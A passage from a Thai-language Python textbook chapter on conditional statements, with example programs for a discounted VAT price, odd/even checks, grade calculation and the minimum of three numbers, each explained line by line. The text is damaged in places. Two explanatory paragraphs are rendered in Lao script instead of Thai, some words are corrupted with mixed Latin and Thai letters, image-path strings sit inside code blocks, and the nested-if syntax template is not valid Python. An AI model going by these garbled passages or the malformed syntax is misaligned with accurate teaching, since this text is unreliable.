 ตัวอย่างเอาต์พุต: The price of FAN (inc VAT 7%) is : 374.5

ผังงานของโปรแกรมคิดส่วนลดราคางoods ตามเงื่อนไขดังรูปที่ 6.2



รูปที่ 6.2 แสดงผังงานการคำนวณการลดราคางoods และภาษีมูลค่าเพิ่ม

## ตัวอย่างโปรแกรมที่ 6.2 การคำนวณการลดราคาและภาษีมูลค่าเพิ่ม

```

1 #Calculating discount price and VAT
2 name = input("Enter goods name :")
3 price = float(input("Enter price of %s :" %name))
4 if price >= 500:
5     temp = price * 0.03
6     price = price - temp
7 VAT = price * 0.07
8 price = price + VAT
9 print("The price of %s (inc VAT 7%) is %.2f %s"%(name, price, "Baht."))

```

```

Enter goods name :FAN
Enter price of FAN :550.75
The price of FAN (inc VAT 7%) is 571.62 Baht.
>>>

```

จากตัวอย่างโปรแกรมที่ 6.2 ในบรรทัดที่ 2 เริ่มต้นรับข้อมูลคือ ชื่อของสินค้าที่ต้องการคิดราคา โดยเก็บไว้ในตัวแปร name ขั้นตอนต่อไปบรรทัดที่ 3 โปรแกรมจะรอรับการป้อนข้อมูลราคาสินค้า (เป็นเลขจำนวนจริง) ราคาสินค้าจะถูกแปลงค่าเป็น float และเก็บไว้ในตัวแปร price ในบรรทัดที่ 4 โปรแกรมจะเปรียบเทียบค่าว่าราคาสินค้ามากกว่า 500 หรือไม่ ถ้ามากกว่าจะประมวลคำสั่งหลัง if ในบรรทัดที่ 5 และ 6 เพื่อคำนวณส่วนลดของสินค้าให้ 3% เมื่อคำนวณส่วนลดเสร็จแล้ว โปรแกรมจะคำนวณภาษีมูลค่าเพิ่มต่อในบรรทัดที่ 7 และพิมพ์ผลลัพธ์ คือ ราคาสินค้าที่ได้รับส่วนลด 3% รวมกับภาษีมูลค่าเพิ่ม และแสดงผลลัพธ์ คือ ราคาสินค้าที่ได้รับส่วนลด 3% รวมกับภาษีมูลค่าเพิ่ม แบบภาษาไทย ดังนี้

### การควบคุมทิศทางแบบ if...else

คำสั่ง if-else จะใช้ในกรณีที่มีทางเลือกให้ทำงาน 2 ทางเลือกขึ้นไปโดยการทำางานของคำสั่ง if-else จะเริ่มจากการตรวจสอบเงื่อนไข ตามผลออกมาเป็นจริง จะทำงานตามคำสั่งที่อยู่หลัง if แต่ถ้าผลของการตรวจสอบเงื่อนไขเป็นเท็จ ให้ทำงานตามคำสั่งที่อยู่หลัง else แทน รูปแบบคำสั่ง if-else แสดงได้ดังนี้

```


if condition:
    statement(s)
else:

```

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

*statement(s)*

แผนผังจำลองการทำงานดังภาพที่ 6.3 และตัวอย่างโปรแกรมที่ 6.3



รูปที่ 6.3 แสดงแผนภาพจำลองการทำงานของคำสั่ง if...else  
ตัวอย่างโปรแกรมที่ 6.3

```

1 var1 = 100
2 if var1:    #This condition is True
3     print ("1 - Got a true expression value")
4     print (var1)
5 else:
6     print ("1 - Got a false expression value")
7     print (var1)
8 var2 = 0
9 if var2:    #This condition is False
10    print ("2 - Got a true expression value")
11    print (var2)
12 else:
13    print ("2 - Got a false expression value")
14    print (var2)
15 print ("Good bye!")

```

```

1 - Got a true expression value
100
2 - Got a false expression value
0
Good bye!
>>>

```


จากตัวอย่างโปรแกรมที่ 6.3 บรรทัดที่ 1 กำหนดค่าให้ตัวแปร var1 เท่ากับ 100 เมื่อทดสอบเงื่อนไขด้วยคำสั่ง if ในบรรทัดที่ 2 ให้ผลลัพธ์เป็นจริง เพราะ var1 ไม่เท่ากับ 0 หรือ กบ|| ดังนั้นโปรแกรมจะพิมพ์ข้อความว่า "1 – Got a true expression value" (บรรทัดที่ 3) และพิมพ์ค่าของ Var1 เท่ากับ 100 (บรรทัดที่ 4) ออกแบบมาเฉพาะ จานนี้โปรแกรมจะเลื่อนมาทำคำสั่งในบรรทัดที่ 8 คือกำหนดค่าตัวแปร var2 เท่ากับ 0 และเลื่อนมาเบรียบเทียบเงื่อนไขด้วยคำสั่ง if อีกครั้งในบรรทัดที่ 9 ผลปรากฏว่าเงื่อนไขเป็นเท็จ เพราะ var2 เป็นเท็จ (var2 = 0) สงผลให้โปรแกรมข้ามไปทำงานบรรทัดที่ 13 และ 14 หลังคำสั่ง else โดยพิมพ์ข้อความ "2 – Got a false expression value" และ var2 เท่ากับ 0 ออกแบบมาเฉพาะ ในบรรทัดสุดท้ายของโปรแกรมจะสั่งพิมพ์ Good bye เช่นเดียวกัน แต่คำสั่งดังกล่าวไม่ได้อยู่ภายใต้ขอบเขตของคำสั่ง if...else (สังเกตได้จากการย่อหน้าของโปรแกรม)

### โจทย์ตัวอย่างและผังงาน

จงเขียนโปรแกรมตรวจสอบว่าตัวเลขจำนวนเต็มใด ๆ ว่าเป็นเลขคู่หรือเลขคี่

ตัวอย่างอินพุต: Enter Integer number : 35  
ตัวอย่างเอาตพุต: 35 is Odd

ผังงานของโปรแกรมตรวจสอบเลขจำนวนคู่หรือคี่ ดังรูปที่ 6.4



รูปที่ 6.4 ผังงานของโปรแกรมตรวจสอบเลขจำนวนคู่คี่

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

### ตัวอย่างโปรแกรมที่ 6.4 โปรแกรมตรวจสอบเลขจำนวนคี่คู่

```

1 # Testing Odd or Even
2 Num = int(input("Enter Integer Number :"))
3 if Num % 2 != 0:
4     print(Num," is Odd.")
5 else:
6     print(Num," is Even.")
7 print("Good bye!")

```

```

Enter Integer Number :35
35  is Odd.
Good bye!
>>>
Enter Integer Number :22
22  is Even.
Good bye!
>>>

```

จากโปรแกรมที่ 6.4 บรรทัดที่ 2 โปรแกรมรับข้อมูลเป็นตัวเลขจำนวนเต็มจากแป้นพิมพ์มาเก็บไว้ในตัวแปร Num ขั้นตอนต่อไปบรรทัดที่ 3 ทำการหารเอาเศษ (mod) ค่า Num ด้วย 2 ถ้าผลที่ได้เป็น 0 แสดงว่าเป็นเลขคู่ จะทำคำสั่งหลัง else ในบรรทัดที่ 6 โดยพิมพ์อความว่า "X is Even." โดยที่ X คือตัวเลขจำนวนเต็มใด ๆ แต่ถ้าผลที่ได้ไม่เท่ากับ 0 แสดงว่าเป็นเลขคี่ โปรแกรมทำคำสั่งหลัง if ในบรรทัดที่ 4 โดยพิมพ์อความว่า "X is Odd." สุดท้ายโปรแกรมจะสั่งพิมพ์ "Good bye!" ในบรรทัดที่ 7 ทุกครั้งเสมอ ก่อนจบโปรแกรม

#### การควบคุมทิศทางแบบ if...elif

โครงสร้างการทำงานแบบ if...elif มีรูปแบบคำสั่งดังนี้

```


if condition 1:
    statement(s)
elif condition 2:
    statement(s)
...
elif condition n:
    statement(s)

```

```
else:
```

```
    statement(s)
```

คำสั่งรูปแบบ if..elif นี้ เป็นคำสั่งเปรียบเทียบเงื่อนไขซ้อนเงื่อนไข โดยเริ่มต้นเปรียบเทียบเงื่อนไขที่ 1 (condition 1) ถ้าเป็นเท็จ จะเลื่อนไปเปรียบเทียบกับเงื่อนไขที่ 2 (condition 2) ถ้าผลลัพธ์การเปรียบเทียบกับเงื่อนไขที่ 2 เป็นเท็จ จึงเลื่อนไปเปรียบเทียบเงื่อนไขที่ 3 (condition 3) ต่อไปเรื่อย ๆ จนกว่าจะหมดคำสั่งการเปรียบเทียบ (condition n) และถ้าผลการเปรียบเทียบเงื่อนไขใด ๆ แล้วผลลัพธ์เป็นจริง จะประมวลผลคำสั่งหรือกลุ่มของคำสั่งหลังเครื่องหมาย : ของเงื่อนไขนั้น ๆ เมื่อเสร็จสิ้นการประมวลผลคำสั่งแล้วถ้าว่าสิ้นสุดการเปรียบเทียบเงื่อนไขในกลุ่มนั้นและจบการทำงานแผนผังจำลองการทำงานจะมีลักษณะดังภาพที่ 6.5 และตัวอย่างโปรแกรมที่ 6.5



รูปที่ 6.5 แสดงแผนภาพจำลองการทำงานของคำสั่ง if...elif

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

### ตัวอย่างโปรแกรมที่ 6.5

```

1 var = 100
2 if var == 200:
3     print ("1 - Got a true expression value")
4     print (var)
5 elif var == 150:
6     print ("2 - Got a true expression value")
7     print (var)
8 elif var == 100:
9     print ("3 - Got a true expression value")
10    print (var)
11 else:
12     print ("4 - Got a false expression value")
13     print (var)
14 print ("Good bye!")

```

```

3 - Got a true expression value
100
Good bye!
>>>

```

จากตัวอย่างโปรแกรมที่ 6.5 บรรทัดที่ 1 กำหนดค่าให้ตัวแปร var เท่ากับ 100 ต่อจากนั้นโปรแกรมเลื่อนมาทำงานบรรทัดที่ 2 เพื่อเบรียบเทียบเงื่อนไขว่า var เท่ากับ 200 จะเรียกว่า ผลลัพธ์ที่ได้เป็นเท็จ จึงเลื่อนมาเบรียบเทียบในบรรทัดที่ 5 ผลที่ได้มีค่าเป็นเท็จ (ตัวแปร var มีค่าไม่เท่า 150) โปรแกรมจึงเลื่อนมาเบรียบเทียบเงื่อนไขต่อในบรรทัดที่ 8 ซึ่ง var มีค่าเท่ากับ 100 เป็นจริง โปรแกรมจึงทำคำสั่งหลัง : ในบรรทัดที่ 9 และ 10 โดยการพิมพ์ข้อความว่า "3 - Got a true expression value" และ 100 ออกทางจอภาพ ต่อจากนั้นโปรแกรมจะกระโดดข้ามไปพิมพ์ข้อความว่า "Good bye!" ในบรรทัดที่ 14 และจบการทำงาน

### โจทย์ตัวอย่างและผังงาน


จงเขียนโปรแกรมคำนวณเกรดของนักเรียน โดยรับคะแนนจากแป้นพิมพ์ โดยมีเงื่อนไขการตัดเกรดดังนี้

ช่วงคะแนน	เกรดที่ได้
80 – 100	A
75 – 79	B+
70 – 74	B
65 – 69	C+
60 – 64	C
55 – 59	D+
50 – 54	D
0 – 49	F

ตัวอย่างอินพุต: Enter your score : 73

ตัวอย่างเอาต์พุต: Your grade is B

ผังงานของโปรแกรมคำนวณเกรด ดังรูปที่ 6.6



รูปที่ 6.6 แสดง flowchart การทำงานของโปรแกรมคำนวณเกรด

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

### ตัวอย่างโปรแกรมที่ 6.6 โปรแกรมคำนวณเกรด

```

1 Score = float(input("Enter your score :"))
2 Msg = "Your grade is ";
3 if Score >= 80:
4     print(Msg + "A")
5 elif Score >= 75:
6     print(Msg + "B+")
7 elif Score >= 70:
8     print(Msg + "B")
9 elif Score >= 65:
10    print(Msg + "C+")
11 elif Score >= 60:
12    print(Msg + "C")
13 elif Score >= 55:
14    print(Msg + "D+")
15 elif Score >= 50:
16    print(Msg + "D")
17 else:
18    print(Msg + "F")
19 print("Good bye!")

```

```

Enter your score :40
Your grade is F
Good bye!
>>>

Enter your score :75.55
Your grade is B+
Good bye!
>>>

Enter your score :82
Your grade is A
Good bye!
>>>

```

ตัวอย่างโปรแกรมที่ 6.6 เริ่มต้นอ่านค่าข้อมูลจำนวนจริงจากแป้นพิมพ์ ในบรรทัดที่ 1 และเก็บไว้ในตัวแปรชื่อ Score ต่อจากนั้นบรรทัดที่ 2 โปรแกรม ประมวลผลตัวแปรชนิดสตริงชื่อ Msg มีข้อความคือ "Your grade is " สมมติว่า ผู้ใช้งานป้อนข้อมูลเข้ามา คือ 75.55 โปรแกรมจะทำการเปรียบเทียบกับ

ເຈື້ອນໄຂແຮກໃນບຣທັດທີ 3 ພລລັພຣ໌ທີ່ໄດ້ຈະເປັນເຖິງ ( $75.55 \geq 80$ ) ທຳໃຫ້ໂປຣແກຣມເລືອນລົງມາທຳງານໃນບຣທັດທີ 5 ເພື່ອເປີຍບເທີຍບຄ່າໃນ score ກັບເຈື້ອນໄຂທີ່ 2 ( $Score \geq 75$ ) ຜຶ່ງໃຫ້ພລລັພຣ໌ເປັນຈົງ ໂປຣແກຣມຈະປະມວລພລຄຳສັ່ງໜັງ elif ໃນບຣທັດທີ່ 6 ໂດຍພິມພຂອງຄວາມວ່າ "Your grade is B+" ເມື່ອພິມພຂອງຄວາມຕັ້ງກລ່າວ່າສົງຈາກເປີຍບຮ້ອຍແລ້ວ ໂປຣແກຣມຈະກະໂດໄປທຳງານບຣທັດສຸດທາຍ (ບຣທັດທີ່ 19) ເພື່ອພິມພຂອງຄວາມ Good bye! ແລະຈັບໂປຣແກຣມ

### ກາຮຄວບຄຸມທຶນທາງແບບ nested if

ໂຄຮງສ່ຽງກາຮທຳງານແບບ nested if ມີຮູບແບບຄຳສັ່ງດັ່ງນີ້

```


if condition (1):
    if condition (1.1):
        if condition (1.1.1):
            statement(s)
        elif (1.1.1) condition (1.1.2):
            statement(s)
        else (1.1.1):
            statement(s)
    else (1.1):
        statement(s)
else (1):
    statement(s)

```

ກາຮທຳງານຂອງ nested if ນັ້ນຈະມີລັກຊະນະເຈື້ອນໄງ້ສຸນເຈື້ອນໄຂໄປເຮືອຍໆ ຂຶ້ນອຸ່ນກັບຄວາມຜົບຜອນຂອງໂຈທຍໍບໍ່ຢ່າງ ຈາກໂຄຮງສ່ຽງກາຮທຳງານຂອງ nested if ຂ້າງບນ ເຮີມຕົ້ນຈາກກາຮເປີຍບເທີຍບເຈື້ອນໄຂແຮກ condition (1): ຕໍ່ເປັນເຖິງຈະທຳຄຳສັ່ງໜັງ else (1): ແຕ່ກາເປັນຈົງ ໂປຣແກຣມຈະທຳຄຳສັ່ງໜັງ ເຄື່ອງໝາຍ : ໂດຍໜັງເຄື່ອງໝາຍ : ມີເຈື້ອນໄຂທີ່ 2 condition (1.1) ທີ່ຕອງ ຕຽບສອບອີກຄັ້ງ ຄັ້ງລາງຈາກກາຮເປີຍບເທີຍບແລ້ວປຣກວ່າເປັນເຖິງ ໂປຣແກຣມ ຈະທຳຄຳສັ່ງໜັງ else (1.1): ແຕ່ຄັ້ງລາງກາຮເປີຍບເທີຍບເປັນຈົງ ຈະເປີຍບເທີຍບ ກັບຄຳສັ່ງ if ໃນຄັ້ງທີ່ 3 condition (1.1.1) ແຕ່ຄັ້ງລາງກາຮເປີຍບເທີຍບໃນຄັ້ງທີ່ 3 ນີ້ພລລັພຣ໌ເປັນເຖິງ ຈະທຳກາຮເປີຍບເທີຍບອີກເປັນຄັ້ງທີ່ 4 ກັບເຈື້ອນໄຂ condition (1.1.2): ຄັ້ງລາງກາຮເປີຍບເທີຍບໃນຄັ້ງທີ່ 4 ນີ້ເປັນເຖິງ ຈະປະມວລພລຄຳສັ່ງໜັງ else (1.1.1): ແຕ່ກາເປັນຈົງຈະທຳກາຮປະມວລພລຄຳສັ່ງໜັງ condition (1.1.2):

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

เป็นต้น สำหรับแผนผังจำลองการทำงานจะมีลักษณะดังภาพที่ 6.7 และตัวอย่างโปรแกรมที่ 6.7



รูปที่ 6.7 แสดงแผนภาพจำลองการทำงานของคำสั่ง nested if  
ตัวอย่างโปรแกรมที่ 6.7

```

1 var = 100
2 if var < 200:
3     print("Expression value is less than 200")
4     if var == 150:
5         print("Which is 150")
6     elif var == 100:
7         print("Which is 100")
8     elif var == 50:
9         print("Which is 50")
10 elif var < 50:
11     print("Expression value is less than 50")
12 else:
13     print ("Could not find true expression")
14 print("Good bye!")
  
```

```

Expression value is less than 200
Which is 100
Good bye!
>>>

```

จากโปรแกรมที่ 6.7 บรรทัดที่ 1 กำหนดค่าเริ่มต้นให้ตัวแปร var เท่ากับ 100 จากนั้นบรรทัดที่ 2 ทำการเปรียบเทียบเงื่อนไข (var < 200) ผลปรากฏว่า เป็นจริง ทำให้โปรแกรมพิมพ์ข้อความว่า "Expression value is less than 200" (บรรทัดที่ 3) ออกทางจอภาพ ลำดับถัดไปในบรรทัดที่ 4 โปรแกรมทำการเปรียบเทียบเงื่อนไข if var == 150 ผลลัพธ์คือ เป็นเท็จ โปรแกรมจึงกระโดดข้ามบรรทัดที่ 5 ไปทำการเปรียบเทียบเงื่อนไข elif ต่อในบรรทัดที่ 6 ผลจากการเปรียบเทียบมีค่าเป็นจริง (var == 100) ดังนั้นในบรรทัดที่ 7 โปรแกรมจึงสั่งพิมพ์ข้อความ "Which is 100" หลังจากพิมพ์ข้อความเสร็จ โปรแกรมจะกระโดดไปทำการคำสั่งบรรทัดที่ 14 เพื่อพิมพ์ข้อความ "Good bye!" และจบการทำงาน

### โจทย์ตัวอย่างและผังงาน


จงเขียนโปรแกรมตรวจสอบเลขจำนวนเต็มหรือจริงที่น้อยที่สุด 3 ค่า โดยรับข้อมูลจากแป้นพิมพ์

ตัวอย่างอินพุต: Enter the 1<sup>st</sup> number : 73  
 Enter the 2<sup>nd</sup> number : 35.7  
 Enter the 3<sup>rd</sup> number : 53.35

ตัวอย่างเอาต์พุต: Minimum number is 35.7

สำหรับแผนผังจำลองการทำงานจะมีลักษณะดังภาพที่ 6.8 และตัวอย่างโปรแกรมที่ 6.8

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ



รูปที่ 6.8 แสดงแผนภาพจำลองโปรแกรมตรวจสอบตัวเลขที่น้อยที่สุด 3 ค่า

ตัวอย่างโปรแกรมที่ 6.8 โปรแกรมตรวจสอบตัวเลขที่น้อยที่สุด 3 ค่า

```

1 # Comparing the minimum of 3 numbers
2 num1 = float(input("Enter 1'st number :"));
3 num2 = float(input("Enter 2'nd number :"));
4 num3 = float(input("Enter 3'rd number :"));
5 if num1 < num2:
6     if num1 < num3:
7         min_num = num1
8     else:
9         min_num = num3
10 elif num2 < num3:
11     min_num = num2
12 else:
13     min_num = num3
14 print("Minimum number is ",min_num)
  
```

```

Enter 1'st number :73
Enter 2'nd number :35.7
Enter 3'rd number :53.35
Minimum number is  35.7
>>>
  
```

จากตัวอย่างโปรแกรมที่ 6.8 เริ่มต้นบรรทัดที่ 2, 3 และ 4 ผู้ใช้งานป้อนข้อมูลจากแป้นพิมพ์ 3 ค่า (สมมติว่าค่าที่ป้อนเป็น 73, 35.7 และ 53.35 ตามลำดับ) เก็บไว้ในตัวแปรซึ่งชื่อ num1, num2 และ num3 ขั้นตอนต่อไปบรรทัดที่ 5 โปรแกรมทำการเปรียบเทียบเงื่อนไขด้วย if ว่า num1 < num2 หรือไม่ ผลลัพธ์ที่ได้เป็นเท็จ ( $73 < 35.7$ ) ส่งผลให้โปรแกรมเลื่อนไปประมวลผลคำสั่งในบรรทัดที่ 10 ซึ่งเป็นการเปรียบเทียบด้วยคำสั่ง elif num2 < num3 ผลลัพธ์ที่ได้เป็นจริง เพราะ ( $35.7 < 53.35$ ) โปรแกรมจะประมวลผลคำสั่งหลัง elif ในบรรทัดที่ 11 โดยกำหนดค่า min\_num (ซึ่งเป็นตัวแปรที่เก็บข้อมูลตัวที่น้อยที่สุดไว้) ด้วยค่าในตัวแปร num2 ต่อจากนั้นโปรแกรมจะประมวลผลคำสั่งในบรรทัดที่ 14 โดยพิมพ์ข้อความว่า "Minimum number is" พร้อมกับค่าข้อมูลในตัวแปร min\_num มาแสดงผล และจบโปรแกรม

## 2. การควบคุมทิศทางแบบวนรอบหรือทำซ้ำ (Loop, Iteration)

